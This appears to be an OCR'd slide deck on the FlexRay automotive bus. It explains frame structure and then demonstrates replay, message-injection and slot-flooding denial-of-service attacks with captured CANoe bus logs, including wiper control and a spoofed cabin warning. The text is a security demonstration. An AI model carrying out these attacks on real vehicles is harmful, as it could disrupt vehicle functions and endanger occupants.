
FlexRay static segment

Dynamic segment composition:

1. The dynamic segment is used for event-triggered messages, and is often used for flashing and diagnostic functions.

2. Due to the different lengths of dynamic segments, the dynamic slots used to store dynamic segments are also different. Dynamic slots consist of one or more units whose minimum unit is MiniSlot.

3. The dynamic segment can contain up to 2047 dynamic Slots, and can be divided into up to 7986 dynamic MiniSlots.



FlexRay Symbol window

Symbol window: fixed length, used to transmit symbols, non-message data.

Symbols include the following three types:

Collision avoidance symbol: used to indicate the beginning of a communication cycle.


Media Test Symbol: Used to test the bus monitor.

Wakeup symbol: Used to wake up the FlexRay network.

FlexRay cyberspace segment

Network idle segment: used to synchronize the local clock, and the NIT segment does not perform data communication.

FlexRay frame structure



Top 5:


1. Reserved bit, send 0 by default.

2. Payload indication bit, according to the different types of static and dynamic packets.

3. The empty frame indication bit is used to indicate whether there is data in the Payload part.

4-5: The synchronous frame indication bit and the start frame indication bit are used to judge whether the frame is a synchronous frame or a start frame.

FlexRay frame structure



Frame ID: The message ID.


Payload Length: Payload address size, the range is 0-127.

Header CRC: The frame header CRC sequence, only performs CRC check on the synchronization frame, start frame, Frame ID, and Payload Length.

Cycle Count: Cycle count, indicating the number of cycles in which packets are sent. The range is 0-63.

FlexRay frame structure

Similar to the CAN bus research, the researchers are more concerned with the form in the right figure, and pay more attention to the change of 32-byte data in one frame.



FlexRay summary

FlexRay is a high-speed deterministic vehicle bus system with fault tolerance and fault tolerance specially designed for in-vehicle LAN. It has the following characteristics:

1. High speed and fault tolerance

Support dual channel, the transmission rate of a single channel can reach 10Mbps. When one channel fails, the other channel can transmit normally, so as to realize redundant backup and improve fault tolerance.

2. Certainty

CAN competes for the bus through an arbitration mechanism, and there is a delay. The FlexRay time-triggered bus system conforms to the principle of TDMA (Time Division Multiple Access). Therefore, in the time control area, the time slot will be assigned to a certain message, that is, the specified time period will be assigned to a specific message. Slots are repeated at a fixed period, which means that the timing of information on the bus can be predicted, thus ensuring its determinism.

FlexRay Protocol Principle

FlexRay static frame attack method

FlexRay dynamic frame attack method

replay attack

Malicious message injection

DOS attack (according to FlexRay Slots mechanism)

FlexRay: Like the CAN bus, FlexRay also uses plaintext input messages, so FlexRay also has replay attacks.

However, FlexRay is different from the event-triggered method of CAN bus, which is time-triggered, which leads to the problem of testing time slots for replay attacks on FlexRay.

As an attacker, we need to replay the attack packet in the correct time slot, and we also need to consider the problem that the correct time slot is occupied.

The following is the detailed process of FlexRay replay attack based on CANoe.

FlexRay replay attack

Through the message capture and replay analysis of FlexRay messages, the messages that make the wiper work are finally determined, and the wiper is always in the working state through the replay attack.

Time	Channel	N.	Identifier	Type	Cycle	Dir	DLC	Data	Frame State	Frame State (Ab.)	Schedule	Sync Flag	S
1.556990	FR 1 A	I..	27 [15, 16]	Raw Frame	15	Tx	32	50 1 201 37 76 99 241 114 92 80 248 18 178 193 161 89 ...	0x20	VAL	static	0	0
1.440470	FR 1 A	V..	2	PDU	56	Rx	8	192 82 0 2 8 0 0 0	0x20	VAL	static	1	1
1.440470	FR 1 A	V..	2	PDU	56	Rx	24	11 110 9 113 48 0 5 0 0 0 0 0 5 0 0 0 ...	0x20	VAL	static	1	1
1.440470	FR 1 A	V..	2 [0, 4]	Raw Frame	56	Rx	32	192 82 0 2 8 0 0 0 11 110 9 113 48 0 5 0 ...	0x20	VAL	static	1	1
1.440592	FR 1 A	I..	4	PDU	56	Rx	8	192 86 0 128 0 0 0 0	0x20	VAL	static	1	1
1.440592	FR 1 A	I..	4 [0, 4]	Raw Frame	56	Rx	32	192 86 0 128 0 0 0 0 212 215 210 108 109 0 32 0 ...	0x20	VAL	static	1	1
1.440653	FR 1 A	B..	5	PDU	56	Rx	8	0 89 0 0 0 0 0 0	0x20	VAL	static	0	0
1.440653	FR 1 A	B..	5 [0, 4]	Raw Frame	56	Rx	32	0 89 0 0 0 0 0 0 0 0 0 0 0 0 0 0 ...	0x20	VAL	static	0	0
0.020846	FR 1 A		7	Null Frame	28	Rx	32	0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 ...	0x20	VAL	static	0	0
1.440836	FR 1 A	C..	8	PDU	56	Rx	8	208 83 2 0 0 2 0 0	0x20	VAL	static	1	1
1.440836	FR 1 A	C..	8 [0, 4]	Raw Frame	56	Rx	32	208 83 2 0 0 2 0 0 0 0 0 0 0 0 0 0 ...	0x20	VAL	static	1	1
1.441324	FR 1 A	D..	16	PDU	56	Rx	32	0 0 0 136 0 0 128 0 0 16 192 0 0 4 232 129 ...	0x20	VAL	static	0	0
1.441324	FR 1 A	D..	16 [0, 8]	Raw Frame	56	Rx	32	0 0 0 136 0 0 128 0 0 16 192 0 0 4 232 129 ...	0x20	VAL	static	0	0
1.441385	FR 1 A	D..	17	PDU	56	Rx	32	16 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 ...	0x20	VAL	static	0	0
1.441385	FR 1 A	D..	17 [0, 4]	Raw Frame	56	Rx	32	16 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 ...	0x20	VAL	static	0	0
1.441751	FR 1 A	I..	23 [0, 4]	Null Frame	56	Rx	32		0x20	VAL	static	0	0
0.031883	FR 1 A		24	Null Frame	30	Rx	32	0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 ...	0x20	VAL	static	0	0
1.451872	FR 1 A	I..	25	PDU	58	Rx	32	0 5 0 0 0 0 0 0 0 0 0 0 4 0 181 0 ...	0x20	VAL	static	0	0
1.451872	FR 1 A	I..	25 [0, 2]	Raw Frame	58	Rx	32	0 5 0 0 0 0 0 0 0 0 0 0 4 0 181 0 ...	0x20	VAL	static	0	0
1.451933	FR 1 A	I..	26	PDU	58	Rx	32	0 0 0 0 0 0 0 1 0 0 0 0 0 0 0 0 ...	0x20	VAL	static	0	0
1.451933	FR 1 A	I..	26 [0, 2]	Raw Frame	58	Rx	32	0 0 0 0 0 0 0 1 0 0 0 0 0 0 0 0 ...	0x20	VAL	static	0	0
1.441995	FR 1 A	I..	27	PDU	56	Rx	32	1 32 0 13 0 2 0 45 224 0 37 0 0 13 16 0 ...	0x20	VAL	static	0	0
1.441995	FR 1 A	I..	27 [0, 4]	Raw Frame	56	Rx	32	1 32 0 13 0 2 0 45 224 0 37 0 0 13 16 0 ...	0x20	VAL	static	0	0

FlexRay malicious news

Through message capture and replay analysis, it is determined that one byte of the FlexRay message frame represents the amount of fragrance in the car. When the value is 0, a warning will be issued in the car: the fragrance is exhausted.

Time	Channel	N.	Identifier	Type	Cycle	Dir	DLC	Data
3.679566	FR 1 A	I..	26 [1, 2]	Raw Frame	7	Tx	32	138 158 229 114 229 125 87 118 26 27 216 125 200 103 31 29 8 167 0 77 133 30 47 194 252 178 139 6 36 177 222 102
3.341473	FR 1 A	B..	57	PDU	3	Rx	32	0 0 0 0 0 0 0 0 0 0 0 0 0 2 0 0 0 20 0 0 0 0 128 0 0 0 0 0 0 0 0 0
3.341473	FR 1 A	B..	57 [3, 16]	Raw Frame	3	Rx	32	0 0 0 0 0 0 0 0 0 0 0 0 0 2 0 0 0 20 0 0 0 0 128 0 0 0 0 0 0 0 0 0
3.342247	FR 1 A		114	Data Frame	3	Rx	32	0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
3.343118	FR 1 A	V..	2	PDU	4	Rx	8	192 82 0 66 10 0 0 0
3.343118	FR 1 A	V..	2	PDU	4	Rx	24	36 110 34 113 36 0 5 0 0 0 0 0 5 0 0 0 0 0 0 0 0 0 0 0
3.343118	FR 1 A	V..	2 [0, 4]	Raw Frame	4	Rx	32	192 82 0 66 10 0 0 0 36 110 34 113 36 0 5 0 0 0 0 0 5 0 0 0 0 0 0 0 0 0 0 0
3.343240	FR 1 A	I..	4	PDU	4	Rx	8	192 86 0 128 0 0 0 0
3.343240	FR 1 A	I..	4 [0, 4]	Raw Frame	4	Rx	32	192 86 0 128 0 0 0 0 0 8 176 80 0 0 0 24 0 8 21 16 0 0 0 0 0 0 0 0 0 0 0 0
3.343301	FR 1 A	B..	5	PDU	4	Rx	8	192 89 0 64 10 0 0 0
3.343301	FR 1 A	B..	5 [0, 4]	Raw Frame	4	Rx	32	192 89 0 64 10 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
3.343484	FR 1 A	C..	8	PDU	4	Rx	8	208 83 4 0 66 2 0 0
3.343484	FR 1 A	C..	8 [0, 4]	Raw Frame	4	Rx	32	208 83 4 0 66 2 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
3.343972	FR 1 A	D..	16	PDU	4	Rx	32	0 0 0 0 0 15 0 0 0 0 2 0 0 86 130 0 5 112 0 0 0 0 0 0 2 0 0 0 0 0 0 0
3.343972	FR 1 A	D..	16 [4, 16]	Raw Frame	4	Rx	32	0 0 0 0 0 15 0 0 0 0 2 0 0 86 130 0 5 112 0 0 0 0 0 0 2 0 0 0 0 0 0 0
3.344033	FR 1 A	D..	17	PDU	4	Rx	32	16 0 0 0 0 0 0 132 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
3.344033	FR 1 A	D..	17 [0, 4]	Raw Frame	4	Rx	32	16 0 0 0 0 0 0 132 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
3.344399	FR 1 A	I..	23 [0, 4]	Null Frame	4	Rx	32	
3.344521	FR 1 A	I..	25	PDU	4	Rx	32	0 5 0 0 0 0 0 0 0 0 0 0 4 0 181 0 1 0 0 0 0 0 0 0 0 2 0 0 0 0 5 0
3.344521	FR 1 A	I..	25 [0, 2]	Raw Frame	4	Rx	32	0 5 0 0 0 0 0 0 0 0 0 0 4 0 181 0 1 0 0 0 0 0 0 0 0 2 0 0 0 0 5 0
3.344582	FR 1 A	I..	26	PDU	4	Rx	32	0 0 0 0 0 0 0 1 0 0 0 0 0 0 0 0 128 0 0 0 0 0 0 0 147 232 6 237 40 0 0 128
3.344582	FR 1 A	I..	26 [0, 2]	Raw Frame	4	Rx	32	0 0 0 0 0 0 0 1 0 0 0 0 0 0 0 0 128 0 0 0 0 0 0 0 147 232 6 237 40 0 0 128
3.344643	FR 1 A	I..	27	PDU	4	Rx	32	1 32 0 13 0 2 0 45 224 0 37 0 0 13 16 0 0 128 0 16 128 0 0 0 0 4 0 0 130 33 33 33
3.344643	FR 1 A	I..	27 [0, 4]	Raw Frame	4	Rx	32	1 32 0 13 0 2 0 45 224 0 37 0 0 13 16 0 0 128 0 16 128 0 0 0 0 4 0 0 130 33 33 33
3.345009	FR 1 A		33	Null Frame	4	Rx	32	
3.345070	FR 1 A		34	Null Frame	4	Rx	32	
3.345131	FR 1 A		35	Null Frame	4	Rx	32	
3.345192	FR 1 A	C..	36	PDU	4	Rx	32	14 197 0 0 0 0 0 20 8 30 192 0 2 96 0 0 0 0 0 0 0 0 140 240 0 0 0 0 0 0 0 0

FlexRay Dos attack

By occupying all the time slots of FlexRay, all normal communication packets of FlexRay cannot work, thus forming a DOS attack.

Time	Channel	N.	Identifier	Type	Cycle	Dir	DLC	Data	Frame State	Fr
8.717594	FR 1 A	D..	6 [0, 4]	Raw Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 ...	0x20	VA
8.717655	FR 1 A		7	Data Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 ...	0x20	VA
8.717716	FR 1 A	C..	8	PDU	60	Tx	8	255 255 255 255 255 255 255 255	0x20	VA
8.717716	FR 1 A	C..	8 [0, 4]	Raw Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 ...	0x20	VA
8.717777	FR 1 A		9	Data Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 ...	0x20	VA
8.717838	FR 1 A	A..	10	PDU	60	Tx	8	255 255 255 255 255 255 255 255	0x20	VA
8.717838	FR 1 A	A..	10 [0, 4]	Raw Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 ...	0x20	VA
8.717899	FR 1 A		11	Data Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 ...	0x20	VA
8.717960	FR 1 A	S..	12	PDU	60	Tx	8	255 255 255 255 255 255 255 255	0x20	VA
8.717960	FR 1 A	S..	12	PDU	60	Tx	24	255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 ...	0x20	VA
8.717960	FR 1 A	S..	12 [0, 4]	Raw Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 ...	0x20	VA
8.718021	FR 1 A		13	Data Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 ...	0x20	VA
8.718082	FR 1 A		14	Data Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 ...	0x20	VA
8.718143	FR 1 A	A..	15	PDU	60	Tx	32	255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 ...	0x20	VA
8.718143	FR 1 A	A..	15 [0, 4]	Raw Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 ...	0x20	VA
8.718204	FR 1 A		16	Data Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 ...	0x20	VA
8.718265	FR 1 A	D..	17	PDU	60	Tx	32	255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 ...	0x20	VA
8.718265	FR 1 A	D..	17 [0, 4]	Raw Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 ...	0x20	VA
8.718326	FR 1 A		18	Data Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 ...	0x20	VA
8.718387	FR 1 A		19	Data Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 ...	0x20	VA
8.718448	FR 1 A	S..	20	PDU	60	Tx	32	255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 ...	0x20	VA
8.718448	FR 1 A	S..	20	Raw Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 ...	0x20	VA
8.718509	FR 1 A		21	Data Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 ...	0x20	VA
8.718570	FR 1 A		22	Data Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 ...	0x20	VA
8.718631	FR 1 A	I..	23	PDU	60	Tx	32	255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 ...	0x20	VA
8.718631	FR 1 A	I..	23 [0, 4]	Raw Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 ...	0x20	VA
8.718692	FR 1 A		24	Data Frame	60	Tx	32	255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 ...	0x20	VA
8.722289	FR 1 A	V..	1	PDU	61	Tx	32	255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 ...	0x20	VA

